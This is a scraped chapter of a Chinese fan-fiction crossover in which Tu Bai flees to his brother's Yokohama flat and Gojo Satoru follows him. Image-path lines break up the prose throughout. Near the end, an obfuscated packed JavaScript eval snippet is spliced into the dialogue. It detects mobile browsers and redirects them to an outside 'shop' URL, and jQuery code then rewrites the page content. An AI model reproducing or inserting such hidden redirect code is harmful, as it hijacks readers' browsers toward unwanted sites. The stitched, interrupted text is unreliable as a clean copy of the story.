54.第54章:“床尾和”
作品:《[综咒回]假孕但碰瓷最强后HE了》 涂白坐在电车上,看着窗外发呆。
车厢里人不多,对面坐着个戴耳机的年轻人,低头刷手机。头顶的灯管偶尔闪一下,发出滋滋的电流声。
他不知道自己怎么就跑出来了。
等反应过来的时候,人已经在车站了。刷了卡进站,上了最近一班去横滨的电车,然后就这么坐着。
外套忘了穿。手机忘了开机。脚上就一双袜子——跑出来的时候太急,连鞋都没换。
涂白低头看了看自己的脚,袜子是白色的,左脚那只脚趾头那儿有点脏,不知道什么时候踩到什么东西了。
他把脚缩了缩,蜷在座位上。
脑子里乱糟糟的,一会儿是五条悟沉默的样子,一会儿是自己吼的那些话,一会儿又是那句“如果孩子出了什么意外”。
越想越烦。
他抬手揉了揉眼睛,眼眶还是酸的,但已经没眼泪了。刚才在公寓里哭完了,现在只剩下一阵阵发胀的难受。
电车到站的时候已经快凌晨一点了。
涂白下车,走出站,沿着熟悉的街道往涂宝的公寓走。横滨的夜比东京安静,路上没什么人,只有几家便利店还亮着灯。
走到一栋老旧的公寓楼下,他停住脚。
五层楼,外墙是米黄色的瓷砖,有几块已经裂了。一楼入口的灯坏了,黑漆漆的。楼梯间里传出不知道谁家电视的声音,模糊又遥远。
涂白站在楼下,没上去。
他没有钥匙。
而且这个点了,涂宝肯定睡了。
他犹豫了几秒,最后还是走到楼梯口,在门边的台阶上坐下来。把腿蜷起来,胳膊搭在膝盖上,脑袋埋进去。
就这么蹲着吧。
等天亮再说。
夜风吹过来,有点凉。涂白缩了缩,把自己团成更小的一团。
不知道过了多久,楼道里传来脚步声。
涂白没抬头。脚步声在他面前停住。
“喂。”
一个男声,带着点不耐烦。
涂白抬起头。
面前站着三个男的,都二十来岁的样子。中间那个染着黄毛,穿着黑色皮夹克,嘴里叼着烟。左边那个剃了光头,右边那个瘦高个,手里拎着个啤酒瓶。
“这大半夜的,一个人坐这儿?”黄毛弯下腰看他,烟灰掉在地上,“长得挺嫩啊。”
光头在旁边笑:“哥,这小弟弟是不是迷路了?”
瘦高个把酒瓶往墙上一磕,剩下半瓶酒洒出来:“陪哥哥们玩玩?”
涂白看着他们,没说话。
他现在心情很不好。
非常不好。
黄毛见他没反应,伸手想捏他脸:“怎么,吓傻了——”
话没说完,手腕就被攥住了。
涂白攥着他的手腕,慢慢站起来。
他的红眼睛在昏暗的灯光下显得有点吓人,眼白还带着哭过的红血丝,嘴唇抿成一条线。
“我现在心情很差。”他说,声音很平,“你们最好离我远点。”
黄毛愣了一下,然后笑了:“哟,还挺凶——”
涂白没让他说完。
一拳揍在肚子上。
黄毛闷哼一声,直接弯下腰。光头和瘦高个还没反应过来,涂白已经一脚踹在光头膝盖上,把人踹翻在地。瘦高个举起酒瓶想砸,被他侧身躲过,反手一巴掌扇在脸上。
三秒。
三个人全倒在地上。
涂白居高临下看着他们,红眼睛里没什么表情:“滚。”
黄毛捂着肚子爬起来,连滚带爬地跑了。光头和瘦高个跟着跑,酒瓶碎了一地。
楼道里安静下来。
涂白站了几秒,然后重新坐回台阶上,继续把脑袋埋进膝盖里。
好像更烦了。
楼上,四楼的窗户边,太宰治靠在窗台上往下看。
他穿着件皱巴巴的白衬衫,领口敞开,绷带露出来一点。黑色的卷发有点乱,鸢色的眼睛微微眯着。
“宝儿。”他回头叫了一声。
没人应。
“宝儿。”他又叫了一声。
房间里传来含糊的哼唧声。
太宰治走过去,推开门。卧室里,涂宝抱着被子睡得正香,粉色的小卷毛乱成一团,脸压在枕头上,嘴角还有口水印。
太宰治伸手,捏住他的鼻子。
涂宝皱皱眉,挥了挥手,没醒。
太宰治又捏紧了一点。
涂宝终于睁开眼睛,红眼睛里全是迷茫:“唔……治君?”
“楼下有人哦。”太宰治说。
“嗯?”涂宝眨眨眼,还没清醒。
“你弟弟。”
涂宝愣了大概三秒,然后猛地坐起来:“什么?!”
他掀开被子就往门口冲,拖鞋穿反了也没注意。太宰治跟在后面,慢悠悠地下楼。
涂宝推开楼道门的时候,看见的就是涂白缩在台阶上的样子。
小小一团,黑发乱糟糟的,身上只有一件单薄的T恤,光着脚。
“二宝!”他冲过去,一把抱住涂白,“你怎么回事?!这么晚跑过来,不穿鞋,外套也不穿——”
话说到一半,他停住了。
因为他看见涂白的脸。
红眼睛肿着,眼眶还红着,睫毛上挂着没干的泪痕。脸色白得吓人,嘴唇也没什么血色。
涂宝的心一下子揪起来。
“那个白毛欺负你了?”他的声音瞬间拔高,“是不是?!”
涂白看着他,张了张嘴,没说话。
涂宝眼泪直接下来了:“二宝你别吓我!到底怎么回事?!他打你了?骂你了?还是——”
“哥。”涂白终于开口,声音哑得厉害,“我没地方去。”
涂宝愣了一秒,然后把他拉起来,往楼上拽:“进屋说。”
太宰治靠在楼梯口,看着兄弟俩上来,对涂白挥了挥手:“晚上好~”
涂白没力气回应,只是点了点头。
进了门,涂宝把他按在沙发上,转身去倒热水。太宰治在旁边坐下,打量着涂白,没说话。
涂宝端着热水过来,塞进涂白手里:“先喝点。”涂白握着杯子,没动。
涂宝在他旁边坐下,看着他,眼泪还在一滴一滴地掉。
“到底怎么了?”他问,声音抖得厉害,“你跟我说,不管什么事,哥都帮你。”
涂白低头看着杯子里的水。
热水冒出的白气模糊了他的脸。
沉默了很久。
然后他开口了。
“他不想要宝宝了。”
声音很轻,轻得差点听不见。
涂宝愣住了:“什么?”
“那个五条悟。”涂白抬起头,红眼睛看着他,眼泪又开始流,“他不想要这个孩子。”
涂宝的表情从心疼变成愤怒,又从愤怒变成茫然。
“他怎么说的?”他问,“他直接说不想要了?”
“他没说……”涂白抹了把脸,“但他问的那些话……什么如果孩子出意外了会怎么样……还一直盯着我肚子发呆……肯定是……”
他说不下去了。
涂宝攥紧拳头,手背上青筋都出来了。“他人在哪儿?”他站起来,“我现在就去——”
“宝儿。”太宰治拉住他,“你先坐下。”
“可是——”
“坐下。”太宰治把他按回沙发,然后看向涂白,“涂白君,五条悟怎么跟你说的?原话。”
涂白想了想,把那晚上的对话断断续续复述了一遍。
“……他就是那个态度。”他说完,又抹了把脸,“他肯定是不想要了。”
太宰治听完,没说话。他靠在沙发背上,手指点着膝盖,不知道在想什么。
涂宝已经忍不住了:“他凭什么!当初搞的时候怎么不想想!现在有了又不想要——”
“哥!”涂白脸红了。
“本来就是!”涂宝站起来,开始翻手机,“我现在就给中也打电话,让他帮我订票,明天就去东京找那个白毛算账!”
“宝儿,半夜三点给中也打电话?”太宰治懒洋洋地说,“他会骂人的。”
“我不管!”
涂白看着他哥一边哭一边找手机的样子,心里那点委屈突然淡了一点。
他伸手拉住涂宝的衣角。
“哥。”他说,“别去了。”
“为什么不去!”
“我……我就想待会儿。”
涂宝回头看他,看见他眼睛里的疲惫,心又软了。
他坐回来,一把把涂白搂进怀里。
“好。”他说,“不去就不去。你就在这儿待着,想待多久待多久。”
涂白靠在他哥肩上,闻着他哥身上熟悉的味道——洗衣液的味道,还有一点点甜味,大概又是偷吃零食留下的。
他闭上眼睛。
眼眶又酸了。
但这次不是委屈,是别的什么。
涂宝的手一下一下拍着他的背,像小时候那样。
“没事了。”涂宝说,“有哥在呢。”
涂白没说话,只是往他怀里又缩了缩。
太宰治在旁边看了会儿,站起来,走进卧室。再出来的时候,手里抱着一床被子,轻手轻脚地盖在涂白身上。
涂白迷迷糊糊地想,这个抢了他哥哥的太宰治,好像也没那么讨厌。
然后他就睡着了。
---
涂宝等涂白睡熟了,才慢慢把他放倒在沙发上。又拿了个枕头垫在他脑袋下面,把被子掖好。
涂白蜷缩着,手还抓着涂宝的衣角,抓得很紧。涂宝没抽开,就那么坐在沙发旁边,看着他的脸。
“瘦了。”他小声说。
太宰治靠在卧室门口,看着他。
“眼圈那么黑,一看就好几天没睡好。”涂宝继续说,“那个白毛到底怎么照顾的……”
“宝儿。”太宰治叫他。
涂宝抬头。
“你不觉得奇怪吗?”太宰治说,“五条悟真要是不想要孩子,直接说就是了,为什么要拐弯抹角问什么意外不意外?”
涂宝愣了愣。
“而且。”太宰治走过来,在涂宝旁边坐下,“他真要不想要,以他的实力,你觉得涂白能跑出来?”
涂宝张了张嘴。
太宰治伸手,把他揽过来,让他靠在自己肩上。
“那只白猫。”他说,声音里带着点玩味,“应该快到了吧。”
涂宝愣了几秒,然后反应过来:“你是说——”
太宰治笑了笑,没回答。
他只是看着窗外横滨的夜色,手指有一下没一下地玩着涂宝的头发。
---
凌晨三点。涂宝家的门铃响了。
涂宝从沙发上跳起来,下意识看了眼涂白——还在睡,只是皱了下眉。
他轻手轻脚走到门口,从猫眼往外看。
走廊灯下站着一个人。
白发,没戴眼罩,蓝眼睛在昏暗的光线里微微泛着光。穿着一件黑色的连帽卫衣,帽子扣在头上,挡住了半张脸。
但他还是认出来了。
五条悟。
涂宝犹豫了两秒,然后把门打开一条缝。
“你来干嘛?”他压低声音,语气不善。五条悟抬起头,看着他。
那双蓝眼睛里没有平时那种懒洋洋的笑,也没有张扬的自信。就是很平静地看着他,然后开口,声音也有点哑:
“他在里面吗?”
“在又怎么样?”涂宝挡在门口,“他不想见你。”
五条悟沉默了一秒。
“我知道。”他说,“但我得见他。”
涂宝瞪着他:“你——”
“让他进来吧。”
太宰治的声音从身后传来。涂宝回头,看见太宰治靠在卧室门口,对他点点头。
涂宝咬咬牙,还是把门拉开了。
五条悟走进来,一眼就看见蜷在沙发上的涂白。
他站在原地,看了几秒。
然后他走过去。
动作很轻,每一步都像怕惊动什么。走到沙发边,他蹲下来,蹲在涂白面前。
涂白睡得很沉,眉头微微皱着,一只手还抓着被角。脸上有哭过的痕迹,眼皮有点肿,睫毛上还有一点点没干的泪渍。
五条悟看着他,没动。
过了很久,他才伸出手。
手指轻轻碰了碰涂白的头发。很轻,轻得像怕碰碎了什么。
涂白的眉头动了动,然后慢慢睁开眼睛。
他看见五条悟的脸,愣了一秒。然后身体一僵,立刻转过身去,把脸埋进沙发里。
“你来干嘛?”声音闷闷的,带着睡意和防备。
五条悟蹲在那儿,没站起来。
“找你。”他说。
“不回去。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17301904|195985||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
“我知道。”
沉默。
涂白把脸埋得更深,声音从沙发里传出来,闷得几乎听不清:“不是不想要宝宝吗?还来找我干嘛。”
五条悟深吸一口气。
然后他开口了。声音很稳,和平时的他完全不一样。
“小白,我喜欢你。”
涂白的后背僵了一下。
“不是因为孩子。”五条悟继续说,“是因为你是你。是因为你怕咒灵还敢冲上去砍,是因为你笑起来的时候眼睛会弯,是因为你算计我的时候小动作特别多,是因为你哭的时候会把脸藏起来。”
他顿了顿。
“你怀孕之前我就喜欢你了。你假——你刚说怀孕那会儿,我第一个反应不是‘完了有孩子了’,是‘太好了,可以一直在一起了’。”
涂白没动,但也没出声。
